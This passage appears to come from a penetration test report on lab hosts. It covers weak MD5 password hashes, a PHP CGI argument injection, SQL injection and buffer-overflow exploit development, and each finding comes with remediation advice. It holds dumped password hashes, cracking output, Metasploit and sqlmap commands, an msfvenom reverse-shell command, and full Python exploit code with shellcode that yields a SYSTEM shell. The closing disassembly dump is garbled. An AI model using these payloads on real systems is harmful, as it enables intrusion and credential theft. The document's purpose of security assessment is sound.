klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
elsadmin:$1$kxzfI91K$yj3Ifrvieh5v70lqcZP201:1000:1000:elsadmin,,,:/home/elsadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false

```

```
distccd:*:111:65534:::/bin/false
service:$1$kR3ue7JZ$7GxELDupd50hp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
snmp:*:115:65534::/var/lib/snmp:/bin/false
michael:x:1001:1003:,,,:/home/michael:/bin/bash
```

From the output of the file you can see that the hashes contained within are using the MD5 format the weakest form of hashing algorithm that moderate computing power and a decent wordlist could crack. This was true even of the root password which is a serious security flaw.

Hashes obtained from dumping the SQL database were also found to be using such an insecure hashing algorithm.

```

meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
elsadmin:x:1000:1000:elsadmin,,,,:/home/elsadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
service:x:1002:1002,,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
michael:x:1001:1003,,,,:/home/michael:/bin/bash
meterpreter >

```

Figure 8: Dumping Shadow File

```
meterpreter > cat .htpasswd
admin:{SHA}CyK3vpBd0jp24q2sfDVG43TY4IM=
```

Figure 9: Admin-SHA-Password (htdocs)

```
root@kali:~/Desktop# unshadow passwords shadow > shadow.john
root@kali:~/Desktop# john shadow.john --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman         (sys)
service        (service)
```

Figure 10: John the Ripper — Cracking weak MD5 hashes

List of Hosts Identified

foophonesels

Recommendation

All passwords and especially the root password should be hashed using a algorithm that is considered to be secure such as SHA-512.

4.5 CVE 2012-1823 PHP CGI Argument Injection

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Code Injection	CVSS:	7.5
---------------------	---	-----------	----------	-------------	------	-------	----------------	-------	-----

Explanation of Issue

During my initial reconnaissance of the web application and through running directory enumeration tools like the dirsearch.py script I was able to locate CGI scripts knowing that the application itself is written in PHP it became obvious that this application was vulnerable to CGI Argument Injection. Essentially much like the other code injection vulnerabilities on the web server the vulnerability is caused by an error in the way the software handles a malicious request. Once again remote attackers are able to execute arbitrary code via crafted URI.




Figure 11: PHP-ARG-Injection-Meterpreter

```

msf5 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 172.16.40.5:4444
[*] Sending stage (38247 bytes) to 10.90.60.80
[*] Meterpreter session 3 opened (172.16.40.5:4444 -> 10.90.60.80:56051) at 2019-08-18 06:19:00 -0400

meterpreter > run post/linux/gather/enum_system

[+] Info:
[+]
[+]   Linux binbox 2.6.24-19-generic #1 SMP Wed Jun 18 14:43:41 UTC 2008 i686 GNU/Linux
[+]   Module running as "www-data" user
[*] Linux version stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_823206.txt
[*] User accounts stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_998308.txt
[*] Installed Packages stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_935722.txt
[*] Running Services stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_748734.txt
[*] Cron jobs stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_994567.txt
[*] Disk info stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_633973.txt
[*] Logfiles stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_265825.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20190818062000_default_10.90.60.80_linux.enum.syste_172474.txt
meterpreter >

```

Figure 12: Enumerating System from Meterpreter-Shell

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.5	Base Vector:	AV:N/AC:L/Au:N/C:P/I:P/A:P
Overall Score:	7.5		

Recommendation

As with the other code injections discovered on the initial web application this is possible due to the server not doing any sanitisation on received user input. PHP itself is the scripting language being used on the web application and is embedded into the HTML source of the application. When the PHP is run as CGI in older versions its possible to execute arbitrary code with the privileges of the web server. The module that I used within Metasploit takes advantage of the -d flag to set php.ini directives and enable code execution.

It is recommended to disable the use of CGI mode in PHP, as with the other mentioned code injections deploy a WAF solution and finally update your version of PHP to the latest one.

4.6 SQL Injection

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Code Injection	CVSS:	7.8
---------------------	---	-----------	----------	-------------	------	-------	----------------	-------	-----

Explanation of Issue

An SQL injection vulnerability was found on the host which allows an attacker to dump the contents of all stored databases through the web application. Other dangerous database functions could also potentially be performed.

```
http://10.90.60.80:5923/services.php?serviceid=3' --- Initial test query to confirm the serviceid  
parameter is vulnerable  
  
root@kali:~#sqlmap -u http://10.90.60.80:5923/services.php?serviceid=3' -p serviceid --dbs  
  
root@kali:~#sqlmap -u http://10.90.60.80:5923/services.php?serviceid=3' -p serviceid --tables -D  
phpcollab  
  
root@kali:~# sqlmap -u 'http://10.90.60.80:5923/services.php?serviceid=3' --columns -D phpcollab -T  
customer
```




Figure 13: SQLmap

Figure 14: Dumping the Users of the Application

Figure 15: Dumping Login Creds

Figure 16: Admin Credentials




Figure 17: Error Based SQL Injection




Figure 18: No Error Differences in the Web Page

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.8	Base Vector:	AV:A/AC:L/Au:N/C:C/I:C/A:N
Overall Score:	7.8		

Recommendation

All user input into an application, including URL parameters, form inputs, and cookies should be sanitised before being placed directly into an SQL query. Most web application programming languages provide libraries with functions and methods to do this.

Ideally, the entire application should be written using prepared statements rather than directly inserting user input into SQL queries. Prepared statements allow developers to write query templates, which are sent to the database separately to the user input. User input does not have to be sanitised by the programmer since prepared statements will distinguish

between SQL commands and user input automatically.

4.7 Buffer Overflow Exploit Development

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Host Breach
---------------------	---	-----------	----------	-------------	------	-------	-------------

Explanation of Issue

Exploit Development for the buffer overflow began in my Windows 7 VM environment where I began with using mingw to compile the C code to a .exe file that I proceeded to run from the Command Prompt, which simply displays that it is “listening for connections” when executed. With the application running it was now important to start up the Immunity debugger programme and attach the running process to further exam it.

```
!mona pc 1200
```

The mona.py plugin which is part of immunity can be used to create a pattern file of shellcode that we will put into the skeleton exploit and send in an attempt to discover how many bytes cause the application to crash and more importantly how many until we overwrite the EIP register. Rerunning the application and attaching in Immunity and then running our skeleton payload with the 1200 bytes proceeds to crash the application and also overwrite the EIP with part of the payload. However I now needed to figure out what part of the payload actually overwrote the EIP register more specifically how many junk bytes to use before reaching the EIP itself.

```
!mona po 80763 --- bytes that overwrote the EIP
```

In the case of the application I discovered that it was 146 bytes until the EIP was overwritten it was then possible for me to continue crafting the skeleton exploit from there until I ended up with my final working attempt. For further details on all this please check my screenshots below especially of the final exploit code that I used to gain a Windows reverse shell on the target.

The command I used to generate the final shellcode for the exploit in msfvenom was:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.90.60.80 LPORT=443 -b "\x00\x0a\x0d" -f python
```

The above command in msfvenom creates a reverse shell in windows listening on an already exploited internal machine the initial Linux web server which can route to the 10.185.10.0/24 network on a common port of 443 in order to bypass egress firewall restrictions. Found bad characters in the payload such as x00 null byte string terminators have also all been filtered out.

The final exploit which is available to see in the below screenshots combined with my routing and forwarding setup which I described in another issue allowed for me to obtain a NT/AUTHORITY shell on the 10.185.10.55 Windows box.

```

#!/usr/bin/env python2
import socket

ip = "10.185.10.55"
port = 42424

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))

buf = b""
buf += b"\xdb\xc5\xd9\x74\x24\xf4\xba\xe4\xb8\x34\xc9\x58\x33"
buf += b"\xc9\xb1\x52\x31\x50\x17\x03\x50\x17\x83\x0c\x44\xd6"
buf += b"\x3c\x30\x5d\x95\xbf\xc8\x9e\xfa\x36\x2d\xaf\x3a\x2c"
buf += b"\x26\x80\x8a\x26\x6a\x2d\x60\x6a\x9e\xa6\x04\xa3\x91"
buf += b"\x0f\xa2\x95\x9c\x90\x9f\xe6\xbf\x12\xe2\x3a\x1f\x2a"
buf += b"\x2d\x4f\x5e\x6b\x50\xa2\x32\x24\x1e\x11\xa2\x41\x6a"
buf += b"\xaa\x49\x19\x7a\xaa\xae\xea\x7d\x9b\x61\x60\x24\x3b"
buf += b"\x80\xa5\x5c\x72\x9a\xaa\x59\xcc\x11\x18\x15\xcf\xf3"
buf += b"\x50\xd6\x7c\x3a\x5d\x25\x7c\x7b\x5a\xd6\x0b\x75\x98"
buf += b"\x6b\x0c\x42\xe2\xb7\x99\x50\x44\x33\x39\xbc\x74\x90"
buf += b"\xdc\x37\x7a\x5d\xaa\x1f\x9f\x60\x7f\x14\x9b\xe9\x7e"
buf += b"\xfa\x2d\xa9\x4\xde\x76\x69\xc4\x47\xd3\xdc\xf9\x97"
buf += b"\xbc\x81\x5f\xdc\x51\xd5\xed\xbf\x3d\x1a\xdc\x3f\xbe"
buf += b"\x34\x57\x4c\x8c\x9b\xc3\xda\xbc\x54\xca\x1d\xc2\x4e"
buf += b"\xaa\xb1\x3d\x71\xcb\x98\xf9\x25\x9b\xb2\x28\x46\x70"
buf += b"\x42\xd4\x93\xd7\x12\x7a\x4c\x98\xc2\x3a\x3c\x70\x08"
buf += b"\xb5\x63\x60\x33\x1f\x0c\x0b\xce\xc8\x39\x96\xec\x58"
buf += b"\x56\x24\x0c\x58\x1d\xa1\xea\x30\x71\xe4\xa5\xac\xe8"
buf += b"\xad\x3d\x4c\xf4\x7b\x38\x4e\x7e\x88\xbd\x01\x77\xe5"
buf += b"\xad\xf6\x77\xb0\x8f\x51\x87\x6e\xa7\x3e\x1a\xf5\x37"
buf += b"\x48\x07\xa2\x60\x1d\xf9\xbb\xe4\xb3\xa0\x15\x1a\x4e"
buf += b"\x34\x5d\x9e\x95\x85\x60\x1f\x5b\xb1\x46\x0f\xa5\x3a"
buf += b"\xc3\x7b\x79\x6d\x9d\xd5\x3f\xc7\x6f\x8f\xe9\xb4\x39"
buf += b"\x47\x6f\xf7\xf9\x11\x70\xd2\x8f\xfd\xc1\x8b\xc9\x02"
buf += b"\xed\x5b\xde\x7b\x13\xfc\x21\x56\x97\x0c\x68\xfa\xbe"
buf += b"\x84\x35\x6f\x83\xc8\xc5\x5a\xc0\xf4\x45\x6e\xb9\x02"
buf += b"\x55\x1b\xbc\x4f\xd1\xf0\xcc\xc0\xb4\xf6\x63\xe0\x9c"

msg = "A" * 146
msg += "\xBF\x16\x04\x08"
msg += "\x90" * 16
msg += buf
msg += "\r\n"
s.send(msg)
s.close()

```

Figure 19: Buffer Overflow-Working-Exploit-Code

```
root@foophonesels:/# nc -lvpn 443
nc -lvpn 443
listening on [any] 443 ...
connect to [10.90.60.80] from (UNKNOWN) [10.185.10.55] 49175
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
whoami
nt authority\system

C:\Windows\system32>ifconfig
ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig
ipconfig

Windows IP Configuration
```

Figure 20: 10.90.60.80–listening with netcat on a internal machine and gaining a shell connection




Figure 21: proxychains-delivering-exploit

Immunity: Consulting Services Manager

```

000F1E82 E6 000F1E82 JL SHORT 00AF1A57 Superfluous prefix
000F1E84 ^7C C1 INT ECX
000F1E86 48 DEC EAX
000F1E88 48 ECX 6F
000F1E89 48 DEC ERK
000F1E8B 0084 F0BE5288 OR BYTE PTR DS:[ECX+8EB52BEFD],BH
000F1E8D 48 ECX 2
000F1E8E B8 94FB017C MOV ERK,7C01FB9A
000F1E8F 0084 E8000327 MOV EDX,00000000
000F1E90 48 ECX 25 3E659458 XOR ERK,8894653E
000F1E95 CD 8C INT BC
000F1E96 48 ECX 25 3E659458 INT PTR DS:[ED1],DX I/O command
000F1E98 IC 6B SBB AL,6B
000F1E99 SD 50 POP EBX
000F1E9A 48 ECX 78 57F5B05: F0D0 0084 D0WORD PTR DS:[EBX+78].5080F557
000F1E9C >0 D9 LOOPNE SHORT 00AF1A9F
000F1E9D CC INT3
000F1E9E 48 ECX INC EBX
000F1E9F F2 STC
000F1EA0 AD LOD DWORD PTR DS:[ESI]
000F1EA1 48 ECX FISTP QWORD PTR DS:[ESI]
000F1EA2 48 ECX C9H BYTE PTR DS:[ESI],CL
000F1EA3 48 ECX 25 3E659458 INT PTR DS:[ESI],BL Unknown command
000F1EA4 48 ECX IN AL,DX I/O command
000F1EA5 48 ECX >0 89 C9H SHORT 00AF1A69
000F1EA6 7A B3 JFE SHORT 00AF1A99
000F1EA7 48 ECX 1B 0705B701 MOV ERK,1B70387
000F1EA8 48 ECX 25 3E659458 NOP
000F1EA9 48 ECX 70 A6 LEA SHORT 00AF1A9C
000F1EA9 48 ECX 25 3E659458 F0D0 D0WORD PTR DS:[ECX+19E2772C]
000F1EBC 1D C3BE88D4 SBB ERK,0488EC3
000F1EFC 74 FE JE SHORT 00AF1A9F1
000F1EF 48 ECX 25 3E659458 PUSL ECX
000F1F01 48 ECX 25 3E659458 POP ES Modification of segment register
000F1F05 S3 PUSH EBX
